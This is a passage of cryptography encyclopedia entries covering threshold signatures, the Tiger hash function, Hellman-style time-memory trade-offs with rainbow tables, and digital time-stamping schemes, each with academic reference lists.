Any subset of $\geq t$-out-of-n members of a group G can produce a signature. To do so, each member contributes a *partial signature* to a *designated combiner*, and the combiner derives the intended threshold signature from the partial signatures. Everyone who has access to the public group key of group G can verify the threshold signature. The designated combiner can be a real entity such as the trusted group authority, or it can be a virtual entity whose operations are computed in a distributed fashion among all group members [8]. A threshold signature scheme is *robust* if the designated confirmer can verify the validity of each partial signature before accepting it as an input to a threshold signature [8, 13]. Many of the early threshold signatures were not robust [2, 6, 7].

The most important security property of threshold signatures is security against existential ►forgery. In ordinary digital signature schemes, one considers adaptive chosen message attacks, i.e., an attacker who has repeated oracle access to signers in order to get messages signed, but without access to the signer's private signing key. In threshold signatures, one considers stronger attackers, who can take complete control over some of the group members at some time (including access to their private signing keys). Such an adversary is called *static* if he chooses the group members to be controlled before the attack begins. Otherwise, the adversary is called *adaptive*. Note that this kind of adaptivity is different from the one introduced by Goldwasser, Micali, and Rackoff [10] for attackers against ordinary digital signature schemes. *Resilience* is the number or fraction of cheating members a group can tolerate during group key generation or update while still maintaining unforgeability of the resulting threshold signatures (►secret sharing schemes). The adversary is called *erasure-free* if it does not require that group members erase all information from their computer systems once this information is no longer needed, e.g., replaced private signing keys [11]. Further characteristics of adversaries are discussed in [11].

►Key management is a particularly important issue in threshold signatures. For example, if the public group key changes whenever members join or leave the group or update their private signing keys, then it becomes a burden for the trusted group authority to publish the public group keys for all recent time-intervals in a timely fashion. Moreover, if a private signing key of a group member is compromised, then the attacker can freely produce signatures on behalf of the group until the respective public verifying key is revoked. Therefore, all the signatures of the victimized group members must be regarded invalid if there is no way of distinguishing the signatures produced by the honest group members from those produced by the attackers. These problems are addressed by an approach called *proactive security*. Proactive threshold signature schemes allow individual group members to join or leave a group or update their private signing keys without affecting the respective public group key. By dividing the lifetime of all individual private signing keys into discrete time intervals, and by tying all signatures to the time interval when they are produced, group members who are revoked in time interval i have their signing capability effectively stripped away in time interval $i + 1$, while all their signatures produced in time interval i or before (and of course the signatures of all other group members) remain verifiable and valid [9, 13]. Proactive security in threshold signature schemes is similar to *forward security* in ►group signature schemes.

Of particular interest are those proactive threshold schemes where the effort of signing and verification and the length of each signature are independent of the number of signers who actually produce a signature and of the group size. An example of such threshold signature scheme is proposed by Rabin [13]. Multisignatures with these properties are proposed in [1]. They are based on

the *Gap Diffie–Hellman Groups*, i.e., groups in which the *computational* ►Diffie–Hellman (CDH) problem is hard, while the ►decisional Diffie–Hellman (DDH) problem is easy to solve.

A threshold signature scheme has the following operations: (1) an operation for generating pairs, a private signing key, and a public verifying key for an individual; (2) an operation for generating pairs of a private group key and a public group key for a trusted group authority; (3) operations for group management such as joining and revoking group members and updating their individual key pairs; (4) an operation for signing messages, and (5) an operation for verifying signatures against a public group key.

The characteristic security requirements of a threshold signature scheme are:

- *Unforgeability*: Resistance against existential ►forgery under chosen message attacks by computationally restricted attackers.
- *Threshold*: In general, any of the authorized subsets of group members can produce a threshold signature, but no other coalitions. In (t, n)-threshold signature schemes, any $\geq t$-out-of-n group members can produce a threshold signature, but no less than t group members can do so.
- *Robustness*: If all partial signatures contributing to one threshold signature are valid for a message m with respect to the private verifying keys of their respective group members, then the resulting threshold signature will be valid for m with respect to the public group key.
- *Traceability* (*optional*): Any coalition of cheating signers cannot produce a valid threshold signature that will not reveal all of their identities to a verifier.
- *Proactive Security*: The members of a group can update their individual keys without changing the public group key. The updating can tolerate a certain fraction of cheating group members.

Applications

In general, computing threshold signatures can be regarded as a ►multiparty computation; a problem that has practical solutions [14]. The point of specific constructions [14] of threshold signatures is in either being more efficient than general multiparty computation, or in having additional features such as robustness, proactive security, nonerasure, etc.

The early construction (see [4]) employed a (verifiable) ►secret sharing scheme in order to share a private group key among all of its members. The group members then used their private shares in order to produce partial signatures, which then had to be combined by the trusted group center to arrive at a threshold signature that is verifiable against the public verifying key of the group.

Recommended Reading

1. Boldyreva A (2003) Efficient threshold signature, multisignature and blind signature schemes based on the Gap-Diffie–Hellman-Group signature scheme. In: Desmedt YG (ed) Public key cryptography (PKC) 2003, Lecture notes in computer science, vol 2567. Springer, Berlin
2. Boyd C (1989) Digital multisignatures. In: First IMA symposium on cryptography and coding, Cirencester, 1986. Clarendon, Oxford, pp 241–246
3. Camenisch J, Michels M (1999) Separability and efficiency of generic group signatures. In: Wiener J (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 413–430
4. Desmedt Y (1993) Threshold cryptography. In: Seberny J, Zheng Y (eds) Advances in cryptology – ASIACRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 3–14
5. Desmedt Y (1997) Some recent research aspects of threshold cryptography. In: Vulkov LG, Wasniewski J, Yalamov PY (eds) Information security, first international workshop ISW'97. Lecture notes in computer science, vol 1196. Springer, Berlin, pp 158–173
6. Desmedt YG, Frankel Y (1990) Threshold cryptosystems. In: Brassard G (ed) Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 307–315
7. Desmedt Y, Frankel Y (1992) Shared generation of authenticators and signatures. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 457–469
8. Gennaro R, Jarecki S, Krawczyk H, Rabin T (1996) Robust threshold DSS signatures. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 354–371
9. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
10. Herzberg A, Jarecki S, Krawczyk H, Yung M (1995) Proactive secret sharing, or: how to deal with perpetual leakeage. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 339–352
11. Jarecki S, Lysyanskaya A (2000) Adaptively secure threshold cryptography. Introducing concurrency, removing erasures. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 221–242
12. Micali S, Ohta K, Reyzin L (2001) Accountable subgroup multisignatures. In: Eighth ACM conference on computer and communication security (CCS-8). ACM Press, New York, pp 245–254
13. Rabin T (1998) A simplified approach to threshold and proactive RSA. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 89–104
14. Shoup V (2000) Practical threshold signatures. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 207–220

Tiger

Sebastiaan Indesteege
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Related Concepts

►Collision Resistance; ►Davies–Meyer; ►Hash Functions; ►Preimage Resistance; ►Second Preimage Resistance

Definition

Tiger is a cryptographic hash function with a 192-bit digest length. It was proposed by Anderson and Biham [1] in 1996.

Background

The most notable aspect of the design of the hash function Tiger is that it was built to make efficient use of 64-bit processors. Note that Tiger was designed in 1995, when 64-bit processors were still far from common. Tiger uses several operations on 64-bit words, including table lookups, addition and subtraction modulo 2^{64}, XOR, bit shifts, and constant multiplication modulo 2^{64}. These multiplications with small, odd constants (5, 7, and 9) can be performed efficiently, as they are equivalent to a left shift and an addition or subtraction operation. Several processors include special instructions that can be used to quickly perform such multiplications.

Tiger is often used for integrity verification in file sharing applications. There, Tiger is used to build a hash tree called a Merkle tree. The main advantage of such a tree structure is that the integrity of any subtree can be verified even when the remainder of the file has not yet been downloaded. Such a hash tree based on Tiger is also called "Tiger Tree Hash (TTH)."

Theory

Tiger [1] is an iterative cryptographic hash function, designed by Anderson and Biham in 1995 and published in 1996. It has an output size of 192 bits, but the truncated variants Tiger/160 and Tiger/128 are defined for backward compatibility.

The chaining value of Tiger is 192 bits wide, i.e., Tiger is a narrow pipe design. A compression function is applied iteratively to each 512-bit block of the padded message, updating the 192-bit chaining value. The compression function is a Davies-Meyer style block cipher–based construction. The embedded block cipher consists of a key schedule algorithm and a state update transformation.

The key schedule algorithm expands the 512-bit key into 24 64-bit subkeys, using a mixture of addition and subtraction modulo 2^{64}, XOR, and bit shifts. Then, the internal state is updated in 24 identical rounds, each using another subkey word. The main operations in a Tiger round are a multiplication modulo 2^{64} with 5, 7, or 9, depending on the round, and eight S-box lookups. Tiger uses four different 8-bit to 64-bit S-boxes, and each S-box is used twice in every round.

Open Problems

So far, Tiger has withstood cryptanalysis attempts well. At the time of writing, there are no known collision or preimage attacks on the full Tiger. The only known result on the full Tiger is a 1-bit pseudo-near collision attack by Mendel and Rijmen [4]. The best known collision attack was presented by Mendel et al. [5] and targets just 19 out of 24 rounds. The best known preimage attacks are on Tiger reduced to 16 out of 24 rounds [2, 3].

Recommended Reading

1. Anderson RJ, Biham E (1996) Tiger: a fast new hash function. In: Gollmann D (ed) FSE. Lecture notes in computer science, vol 1039. Springer, Heidelberg, pp 89–97
2. Isobe T, Shibutani K (2009) Preimage attacks on reduced tiger andsha-2. In: Dunkelman O (ed) Fast software encryption. Lecture notes in computer science, vol 5665. Springer, Heidelberg, pp 139–155
3. Mendel F (2009) Two passes of tiger are not one-way. In: Preneel B (ed) AFRICACRYPT. Lecture notes in computer science, vol 5580. Springer, Heidelberg, pp 29–40
4. Mendel F, Rijmen V (2007) Cryptanalysis of the tiger hash function. In: Kurosawa K (ed) ASIACRYPT. Lecture notes in computer science, vol 4833. Springer, Heidelberg, pp 536–550
5. Mendel F, Preneel B, Rijmen V, Yoshida H, Watanabe D (2006) Update on tiger. In: Barua R, Lange T (eds) INDOCRYPT. Lecture notes in computer science, vol 4329. Springer, Heidelberg, pp 63–79

Time-Based Access Control

►Temporal Access Control

Time-Memory Trade-offs

François-Xavier Standaert, Jean-Jacques Quisquater
Microelectronics Laboratory, Université Catholique de Louvain, Louvain-la-Neuve, Belgium

Synonyms

Space-time trade-off

Definition

The trade-off of between computation time and memory requirement.

Background

Many searching problems allow time-memory trade-offs. That is, if there are K possible solutions to search over, the time-memory trade-off allows the solution to be found with high probability, in T operations (time) with M words of memory, provided the time-memory product $T \times M$ is larger than K. Cryptanalytic attacks based on exhaustive key search are the typical context where time-memory trade-offs are applicable.

Theory

Due to large key sizes, exhaustive key search usually needs unrealistic computing powers and corresponds to a situation where $T = K$ and $M = 1$. However, if the same attack has to be carried out numerous times, it may be possible to execute the exhaustive search in advance and store all the results in a memory. Once this precomputation is done, the attack could be performed almost instantaneously, although in practice, the method is not realistic because of the huge amount of memory needed: $T = 1$, $M = K$. The aim of a time-memory trade-off is to mount an attack that has a lower online processing complexity than exhaustive key search and lower memory complexity than a table lookup, neglecting the precomputations (hence, it only makes sense if the attack has to be performed multiple times). The method can be used to invert any one-way function and was originally presented by Hellman in [5].

The Original Method

Let $E_K(X) : 2^n \times 2^k \rightarrow 2^n$ denote an encryption function of a n-bit plaintext X under a k-bit secret key K. The time-memory trade-off method needs to define a function g that maps ciphertexts to keys: $g : 2^n \rightarrow 2^k$. If $n > k$, g it is a simple reduction function that drops some bits from the ciphertexts (e.g., in the DES, $n = 64$, $k = 56$). If $n < k$, g adds some constant bits. Then we define

$$f(K) = g(E_K(P)), \tag{1}$$

where P is a fixed chosen plaintext. Computing $f(K)$ is almost as simple as encrypting, but computing K from $f(K)$ is equivalent to cryptanalysis. The time-memory trade-off method is composed of a precomputation task and an online attack that we describe as follows.

Precomputation task: The cryptanalyst first chooses m different start points: $SP_1, SP_2, \ldots, SP_m$ from the key space. Then he computes encryption chains where $X_{i,0} = SP_i$ and $X_{i,j+1} = f(X_{i,j})$, for $0 \le j < t$:

$$\begin{aligned}
&X_{1,0} \xrightarrow{f} X_{1,1} \xrightarrow{f} X_{1,2} \xrightarrow{f} \ldots\ldots \xrightarrow{f} X_{1,t}\\
&X_{2,0} \xrightarrow{f} X_{2,1} \xrightarrow{f} X_{2,2} \xrightarrow{f} \ldots\ldots \xrightarrow{f} X_{2,t}\\
&X_{3,0} \xrightarrow{f} X_{3,1} \xrightarrow{f} X_{3,2} \xrightarrow{f} \ldots\ldots \xrightarrow{f} X_{3,t}\\
&\qquad\qquad\qquad\qquad\qquad\ldots\ldots\\
&X_{m,0} \xrightarrow{f} X_{m,1} \xrightarrow{f} X_{m,2} \xrightarrow{f} \ldots\ldots \xrightarrow{f} X_{m,t}
\end{aligned} \tag{2}$$

To reduce the memory requirements, the cryptanalyst only stores start and end points ($SP_i = X_{i,0}$, $EP_i = X_{i,t}$) and sorts the $\{SP_i, EP_i\}_{i=1}^m$ on the end points. The sorted table is stored as the result of this precomputation.

Online attack: Now we assume that someone has chosen a key K and the cryptanalyst intercepts or is provided with $C = E_K(P)$. Then he can apply the function g to obtain $Y = g(C) = f(K)$ and follow the algorithm:

Algorithm 1 Online attack

1. If $Y = EP_i$, then either $K = X_{i,t-1}$ or EP_i has more than one inverse image. We refer to this latter event as a false alarm. If $Y = EP_i$, the cryptanalyst therefore computes $X_{i,t-1}$, by reconstructing the chain from the start points, and checks if it is the key, for example, by seeing if it deciphers C into P.
2. If Y is not an end point or a false alarm occurred, the cryptanalyst computes $Y = f(Y)$ and restarts step 1.

Remark that the cryptanalyst needs to access the table lookup every time a new Y is computed. If all $m \times t$ elements of the table (removing the first column that cannot be reached) were different, the probability of success PS would be $\frac{m \times t}{2^k}$. The actual probability of success depends on how the precomputed chains cover the key space. Unfortunately, there is a chance that chains starting at different keys collide and merge. The larger a table, the higher the probability that a new chain merges with a previous one. Each merge reduces the number of distinct keys that are actually covered by the table. If f is a random function, then the probability of success is bounded by:

$$PS_{table} \ge \frac{1}{N} \sum_{i=1}^{m} \sum_{j=0}^{t-1} \left(1 - \frac{it}{N}\right)^{j+1}. \tag{3}$$

Equation 3 indicates that, for a fixed value of N, there is not much to be gained by increasing m or t beyond the point at which $mt^2 = N$. To obtain a high probability of success, a more efficient method is to generate multiple tables

using a different function g for each table. The probability of success with r tables is:

$$PS_{tot} \geq 1 - (1 - PS_{table})^r. \quad (4)$$

Chains of different tables can collide but not merge since the function g is different for every table.

Distinguished Points and Rainbow Tables

The idea of using distinguished points (DPs) in time-memory trade-offs is due to Rivest in [4]. If $\{0,1\}^k$ is the key space, a DP property of order d is usually defined as an easily checked property that holds for 2^{k-d} different elements of $\{0,1\}^k$, e.g., having d bits of the key equal to zero. In a time-memory trade-off using DPs, the start and end points of the precomputed chains fulfill a DP property. As a consequence, the chains have variable length but detectable extreme points. This greatly reduces the number of table lookups during the online attack from t to 1.

A remarkable property of the DP method is that merges can be easily detected and, therefore, can possibly be rejected during the precomputation in order to build perfect tables [3]. The major drawback of DPs is that they introduce variable chain lengths and they are more difficult to analyze [8]. DP methods can also be used to detect collisions (e.g., of hash function) as suggested in [7, 9].

An alternative solution to reduce the number of table lookups is to use the rainbow tables presented in [6]. That is, to use a different function g for each point in a chain:

$$\begin{array}{ccccccccc}
X_{0,0} & \xrightarrow{f_1} & X_{0,1} & \xrightarrow{f_2} & X_{0,2} & \xrightarrow{f_3} & \cdots\cdots & \xrightarrow{f_t} & X_{0,t} \\
X_{1,0} & \xrightarrow{f_1} & X_{1,1} & \xrightarrow{f_2} & X_{1,2} & \xrightarrow{f_3} & \cdots\cdots & \xrightarrow{f_t} & X_{1,t} \\
X_{2,0} & \xrightarrow{f_1} & X_{2,1} & \xrightarrow{f_2} & X_{2,2} & \xrightarrow{f_3} & \cdots\cdots & \xrightarrow{f_t} & X_{2,t} \\
 & & & & & & \cdots\cdots & & \\
X_{m,0} & \xrightarrow{f_1} & X_{m,1} & \xrightarrow{f_2} & X_{m,2} & \xrightarrow{f_3} & \cdots\cdots & \xrightarrow{f_t} & X_{m,t}
\end{array} \quad (5)$$

Two rainbow chains can only merge if they collide at the same position. Other collisions do not trigger a merge. As a consequence, rainbow tables are an elegant alternative to perform a time-memory trade-off. As further reading, [1] provides a careful analysis of different cryptanalytic time-memory trade-offs and discusses the technique of checkpoints that can be used to improve the detection of false alarms. Another analysis of cryptanalytic time-memory trade-offs is provided in [2].

Recommended Reading

1. Avoine G, Junod P, Oeschlin P (2008) Characterization and improvement of time-memory trade-off based on perfect tables. ACM Trans Inform Syst Secur 11(4):1–22
2. Barkan E, Biham E, Shamir A (2006) Rigorous bounds on cryptanalytic time/memory trade-offs. In: Proceedings of CRYPTO 2006. LNCS, vol 4117. Springer, Heidelberg, pp 1–21
3. Borst J (2001) Block ciphers: design, analysis and side-channel analysis. PhD thesis, Departement of Electrical Engineering, Katholieke Universiteit Leuven, Belgium
4. Denning D (1982) Cryptography and data security. Addison-Wesley, Reading, p 100
5. Hellman M (1980) A cryptanalytic time-memory tradeoff. IEEE Trans Inform Theory 26:401–406
6. Oechslin P (2003) Making a faster cryptanalytic time-memory trade-off. In: Proceedings of CRYPTO 2003. LNCS, vol 2729. Springer, Heidelberg, pp 617–630
7. Quisquater JJ, Delescaille JP (1990) How easy is collision search? Application to DES. In: Proceedings of EUROCRYPT'89. LNCS, vol 434. Springer, Heidelberg, pp 429–434
8. Standaert FX, Rouvroy G, Quisquater JJ, Legat JD (2002) A time-memory tradeoff using distinguished points: new analysis and FPGA results. In: Proceedings of CHES 2002. LNCS, vol 2523. Springer, Heidelberg, pp 593–609
9. van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28

Time-Stamping

Stuart Haber[1], Henri Massias[2]
[1]HP Labs, Princeton, New Jersey, USA
[2]University of Limoges, France

Introduction

As more and more of the world's data is created, stored, and manipulated online, it is sometimes crucial to verify when a digital document or record was created or last modified. Ideally, any *time-stamping* procedures to do this should depend only on the data in the document in question, and should not be susceptible to tampering – either with the data, or with the time and date.

To be precise, and to fix our vocabulary, a time-stamping system consists of two procedures: a *certification* procedure, which produces for any digital record a *time-stamp certificate* attesting to the time of certification; and a *validation* procedure, which checks whether or not a given record–certificate pair is valid. Naturally, the aim is to ensure that the only pairs that will pass the validation test are those consisting of a record and a correctly computed time-stamp certificate for that record.

In many situations, a time-stamp certificate for a document will be more important as an attestation to its integrity than it is in indicating the precise time of its creation.

A particularly significant application of digital time-stamping is to enable later verification of the validity of a

long-lived ►digital signature for a document, as explained in ►Section "Long-lived digital signatures."

Techniques

Perhaps, the most straightforward solution to the time-stamping problem would make use of a trusted server, as follows. Certification of a record would consist of sending a copy of it to the server, which would save it as a dated entry in a secure database, and return a receipt which would serve as the time-stamp certificate. One would validate this certificate by querying the server. This is clearly an unsatisfactory solution to the problem, except in special circumstances (e.g., when the owner of the database is the only party that will ever need to verify certificates).

The first step toward improving this naive solution is to make use of a *one-way* ►hash function (►one-way function). In practice, every digital time-stamping scheme begins its certification procedure by hashing the record which is its input. Since it is infeasible to compute any other bitstring input that produces the same *hash value* output, the resulting hash value can serve as a proxy for the record itself in all further processing; the validation procedure includes a recomputation of the record's hash value.

In addition, the hash value is short, whatever the length of the original record, and preserves the confidentiality of the record.

The task now is to bind this hash value to a date or time in a verifiable manner. This can be done in two essentially different ways, leading to two different families of time-stamping algorithms, those using ►digital signatures and those based entirely on one-way hashing. We describe each of these in turn.

Hash-and-Sign

One can achieve an improvement in the naive solution above by replacing the transmission of a copy of the record with the transmission of its hash value. But this is still unsatisfactory in its continued reliance on the server's securely maintaining its database. One can avoid this burden by the use of digital signatures.

In a *hash-and-sign* time-stamping scheme, the hash value of the record to be certified is sent to a trusted entity, a time-stamping server, which uses a digital signature algorithm to sign a statement that amounts to the claim that "I saw *this* hash value at *this* time." The resulting signature is the time-stamp certificate for the record.

According to what is desired, the "trusted" time-stamping server can be local or remote, implemented in software or hardware, with greater or lesser protection for its private signing key, and with varying levels of precision and of reliability for the time value it uses.

The procedure to validate a certificate consists mainly of validating the digital signature; as with any digital-signature system, this requires:

1. Checking that the digital signature is correctly computed, using the server's public key.
2. Checking the validity of the key used in Step 1. In the first step, the verifier checks the mathematical correctness of the signature. In the second step, however, the validity that is checked is not mathematical but rather semantic, corresponding to these questions: Do I trust that *this* public key was deemed to be "valid" for time-stamping purposes by *this* time-stamping server at *this* time? If so, do I trust that the key is still valid now (at the time of validation)? If it is no longer valid, either because it was later compromised or revoked or because its validity period has expired, do I have an independent reason to believe that the signature was computed at the time asserted? The procedures sketched in ►Section "Long-lived Digital Signatures" provide two examples of ways to supply such an independent reason.

In general, the meaning of "validity" here may depend on several factors, including for example the design of the system, the management of the time-stamping server, and the relationships among the owner of the record whose time-stamp certificate is in question, the verifier of the time-stamp certificate, and the time-stamping server. Especially, if the certificate is not a recent one, determining validity may require access to trustworthy archived data recording the history of key-validity status in the system. This point is further discussed in ►Section "Long-lived digital signatures." To be charitable, not many currently deployed PKI systems (►public-key infrastructure) make a serious effort to build this component with an eye toward long-lasting secure use of the system. In fact, some of them completely ignore it.

Linking

In a time-stamping scheme based on *hash-linking*, the hash value of the record to be certified is combined – by means of further hash computations – with other hash values, and the resulting *witness hash value* is stored, along with the time of storage, in a *secure repository*. A server managing the repository returns a time-stamp certificate consisting of:

1. The time of storage

2. A pointer to the location in the repository of the witness
3. The list of hash values that can be used to compute (or recompute) the witness hash value from the hash value of the record

(Optionally, the certificate may be digitally signed by the repository server.) Validation of a record–certificate pair consists of computing the hash value of the record, computing a tentative value for the witness hash, and comparing this with the value stored in the repository. (If the certificate is accompanied by a digital signature, then validation will also include a validation of the signature, as in a pure hash-and-sign scheme.)

This basic approach to "linking" of hash values can be executed in several ways. The simplest method to describe would simply store a record's hash value directly in the repository.

To lessen the load on the repository, a time-stamping server can compute a hash-linked chain as follows: Keep a running current summary hash value v_i, and with each new request compute a new value v_{i+1} as the hash of the concatenation of v_i and the incoming request. At appropriate intervals, the latest summary hash value is stored in the repository as a witness value. The time-stamp certificate for each time-stamp request in the interval is the list of hash values needed to recompute the witness value at the end of the chain.

In a more elaborate variation, certification requests – hash values of records to be time-stamped – are sent to a coordinating server. At regular intervals, the server builds a Merkle binary tree out of all the requests received during the interval: The leaves are the requests, and each internal node is the hash of the concatenation of its two children [13]. The root of this tree is hashed together with the previous interval's witness hash to produce the current witness hash. The linking information that is returned in each requester's time-stamp certificate is the list of sibling hash values along the path from the requester's leaf up to the witness hash (each one accompanied by a bit – denoted below as R and L, respectively – indicating whether it is the right or the left sibling).


For example, Fig. 1 illustrates this process for an interval during which the requests $y_1, \ldots, y_8$ were received. In this diagram, H_{12} is the hash of the concatenation of y_1 and y_2, H_{14} is the hash of the concatenation of H_{12} and H_{34}, and similarly for the other nodes, and W_i and W_{i-1} are the respective witness hash values for the current and the previous intervals. The time-stamp certificate for the third request (the one containing hash value y_3), for example, is

$$[t_i; (y_4, R), (H_{12}, L), (H_{58}, R), (W_{i-1}, L)],$$

where t_i is the time associated with the current round. If h denotes the one-way hash function employed by the system (and "|" denotes string concatenation), then one validates the claim that this is a correct time-stamp certificate for a digital record d by computing, in turn, $v_3 = h(d)$, $y_{34} = h(v_3|y_4)$, $y_{14} = h(H_{12}|y_{34})$, $y_{18} = h(y_{14}|H_{58})$, and finally $z = h(W_{i-1}|y_{18})$, and then querying the repository for the witness value W_i stored at the location associated with the time t_i; the validation is deemed to be correct exactly when $z = W_i$.

Variations of this procedure have been implemented by [7, 12] and by Surety, which has offered it as a commercial service since 1995 [16].

The "secure" repository can be managed in a number of different ways, according to the desired reliability and longevity of the system. For example, the repository could consist of one or more hash values published in a widely



Time-Stamping. Fig. 1 Linked Merkle trees

distributed newspaper. Surety backs up the sequence of interval witness hash values in its repository by, once a week, using that week's sequence of witness hashes to compute, in turn, a weekly "super-witness" hash value that is placed in a classified advertisement in the US national edition of the Sunday *New York Times* [16].

Time-stamping based on hash-linking was first proposed by [8–10], and later elaborated by [3, 4, 7] and other researchers.

Accumulators. In the scheme just described, a time-stamp request that is included in a Merkle tree with n leaves results in a time-stamp certificate of length $\log_2 n$, and validating the certificate requires $\log_2 n$ hash computations. This certificate can be regarded as a proof of membership in the list of leaves whose "accumulated hash value" is the root of the tree.

Benaloh and de Mare proposed the use of a *one-way accumulator*, which is a hash function h with the additional property that it is "quasi-commutative": For all appropriate inputs x, y_1, y_2, we have $h(h(x, y_1), y_2) = h(h(x, y_2), y_1)$ [5]. By means of such a function, it is easy to give proofs of membership of constant size, independent of the length of the list.

Benaloh and de Mare constructed one-way accumulators as follows. Given an RSA modulus N (►RSA problem), they propose the function $h_N(x, y) = x^y \bmod N$ (which is considerably slower to compute than more traditional one-way hash functions, as long as N is reasonably large). In this scheme, anyone knowing the factorization of N can compute hash collisions at will, so it is only applicable if one is willing to trust the party that chooses N. There are techniques by which many parties can jointly generate an RSA modulus so that no party knows its factorization ([6] and later references), but these are unlikely to be used for a widely deployed high-throughput time-stamping system.

Nyberg has described a one-way accumulator without a trapdoor (such as the factorization for the RSA construction), but this construction is neither space-nor time-efficient [14].

Researchers have further investigated the properties of one-way accumulators, proposing a number of constructions (including [2, 15]), but it is still an open research problem to devise a one-way accumulator that is secure, efficient, and usable in practice.

Long-Lived Digital Signatures

The discussion in ►Section "Hash-and-sign" of the two distinct steps for validating the ►digital signature that constitutes the time-stamp certificate of a hash-and-sign time-stamping scheme is of course completely generic, and applies as well to any digital signature that is meant to be long-lived.

A secure system must allow the verifier of a digital signature s on a document d to ascertain that the public key p used to check the correctness of s was "valid" at the time when s was computed for document d. Clearly, this requires in turn that the verifier have the means to know *when* s was computed; in other words, this requires the use of a time-stamping scheme of some sort.

In a typical PKI (►public-key infrastructre), the validity of a public key is checked by means of a combination of public-key certificates (►certificate), ►certificate revocation lists (CRLS), and signed statements by ►trusted third parties such as Online Certificate Status Protocol (OCSP) servers. In a particular PKI, let V denote the data (certificates, etc.) needed to validate the public key used for signature s on document d. Here are two different ways to integrate time-stamping securely:

- The receiver of (d, s) assembles the key-validating data V, requests a time-stamp certificate c for (d, s, V), and saves (d, s, V, c). A later verifier needs to revalidate each of s, V, and c.
- The signer of d computes a time-stamp certificate c for (d, s) and saves (d, s, c). Later verifiers of this triple must retrieve (from an appropriate service) a trustworthy archived version of V, and revalidate all the data.

By time-stamping the concatenation (d, s), and not just the signature s, one avoids the possibility that the hash function used in the computation of the signature may later be subject to devastating attack, making it possible to use s as a valid signature for another document d' that collides with d (cf. ►Section "Renewability").

Naturally, other choices are possible for dividing up the responsibilities. However it is done, secure time-stamping is crucial.

Renewability

As computational resources increase, and as researchers make advances in cryptanalytic algorithms, the cryptographic security of any time-stamping system may be called into question. This raises the question [3]: Can time-stamp certificates be renewed?

Suppose that an implementation of a particular time-stamping system is in place, and consider the pair (d, c_1), where c_1 is a valid time-stamp certificate (in this implementation) for the digital document d. Now suppose that

some time later an improved time-stamping system is implemented and deployed – by replacing the hash function used in the original system with a new hash function, or even perhaps after the invention of a completely new algorithm.

Is there any way to use the new time-stamping system to buttress the guarantee of integrity supplied by the certificate c_1 in the face of potential later attacks on the old system?

One could simply submit d as a request to the new time-stamping system; but this would lose the connection to the original time of certification. Another possibility is to submit c_1, as a request to the new time-stamping system. But that would be vulnerable to the later existence of a devastating attack on the hash function used in the computation of c_1, as follows: If an adversary could find another document d' that collides with d under that hash function, then he or she could use this renewal system to backdate d' to the original time.

Suppose instead that the pair (d, c_1) is time-stamped by the new system, resulting in a new certificate c_2, and that some time after this is done (i.e., at a definite later date), the original method is compromised. The certificate c_2 provides evidence not only that the document d existed prior to the time of the new certificate, but also that it existed at the time stated in the original certificate, c_1; prior to the compromise of the old implementation, the only way to create a valid time-stamp certificate was by legitimate means.

Observe that the supposition that the first system will be compromised at a definite time after the second system is launched is not an unreasonable one. Advances in cryptanalytic attacks on hash functions typically proceed incrementally, and well before a hash function is completely broken, fielded systems can swap in a new hash function.

Standards

There are international standards in place for time-stamp mechanisms and formats, including those of the IETF for hash-and-sign time-stamping [1], and those of the ISO for both hash-and-sign and hash-linking [11].

Recommended Reading

1. Adams C, Cain P, Pinkas D, Zuccherato R (2001) Internet X.509 public key infrastructure time stamp protocols (TSP). Internet Engineering Task Force IETF RFC 3161, http://www.ietf.org/
2. Baric N, Pfitzmann B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 480–494
3. Bayer D, Haber S, Stornetta WS (1993) Improving the efficiency and reliability of digital time-stamping. In: Capocelli RM, De Santis A, Vaccaro U (eds) Sequences II: methods in communication, security, and computer science. Proceedings of the sequences workshop, Positano, Italy, 1991. Springer, Berlin, pp 329–334
4. Benaloh J, de Mare M (1991) Efficient broadcast time-stamping. Technical Report TR-MCS-91-1. Clarkson University Department of Mathematics and Computer Science
5. Benaloh J, de Mare M (1993) One-way accumulators: a decentralized alternative to digital signatures. In: Helleseth Tor (ed) Advances in cryptology – EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 274–285
6. Boneh D, Franklin M (2001) Efficient generation of shared RSA keys. J ACM 48(4):702–722
